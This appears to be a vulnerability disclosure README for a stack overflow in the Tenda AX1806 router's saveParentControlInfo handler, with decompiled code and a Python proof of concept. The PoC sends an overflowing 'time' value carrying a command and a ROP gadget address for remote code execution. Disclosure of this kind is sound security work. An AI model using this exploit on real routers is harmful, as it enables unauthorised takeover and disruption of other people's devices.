c0rn-0x2d1 Update README_zh.md … on Feb 9 History

..	
image	10 months ago
README.md	10 months ago
README_zh.md	10 months ago

README.md

Affect device: Tenda Router AX1806 v1.0.0.1(https://www.tenda.com.cn/download/detail-3306.html)

Vulnerability Type: Stack overflow


Impact: Remote Code Execution && Denial of Service(DoS)

Vulnerability description

This vulnerability lies in the `/goform/saveParentControlInfo` page which influences the lastest version of Tenda Router AX1806 v1.0.0.1: https://www.tenda.com.cn/download/detail-3306.html


There is a stack buffer overflow vulnerability in the `saveParentControlInfo` function.

First， this function calls the sub_60BE0 function.



```
memset(s, 0, sizeof(s));
v19 = 0;
memset(v21, 0, 0x100u);
v2 = webgetvar(a1, (int)"deviceId", (int)&byte_1C2CF0);
v3 = webgetvar(a1, (int)"deviceName", (int)&byte_1C2CF0);
if ( *v3 )
  setdevicename(v3, v2);
result = sub_60BE0(a1);
if ( !result )
{
  v5 = (char *)malloc(0x254u);
  memset(v5, 0, 0x254u);
  strcpy(v5 + 2, v2);
```

In the sub_60BE0 function, the `v12` variable is directly retrieved from the http request parameter `time` .



```
v2 = webgetvar(a1, (int)"time", (int)&byte_1C2CF0);
if ( *v2 )
{
  v6 = (int)v2;
  memset(v10, 0, sizeof(v10));
  memset(v11, 0, 0x20u);
  _isoc99_sscanf(v6, "%[^-]-%s", v10, v11);
  if ( strcmp(v10, v11) )
    return 0;
  sub_29750(
    a1,
    "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Cont
    v7,
    v8);
}
```

Then `v12` will be splice to stack by function sscanf without any security check, which causes stack overflow.

So by POSTing the page `/goform/saveParentControlInfo` with proper `time` , the attacker can easily perform a **Remote Code Execution** with carefully crafted overflow data.

POC

The exploit of **Remote Code Execution**:

```
from pwn import*
import requests

url = "https://192.168.2.1/goform/saveParentControlInfo"

gadget = 0x37208
```

```
    time =  b"a" * 0x58
    time += b";reboot" # command you want to execute
    time += b"-"
    time += b"b" * 0x34
    time += p32(gadget)

    r = requests.post(url, data = {"time":time},verify=False )
```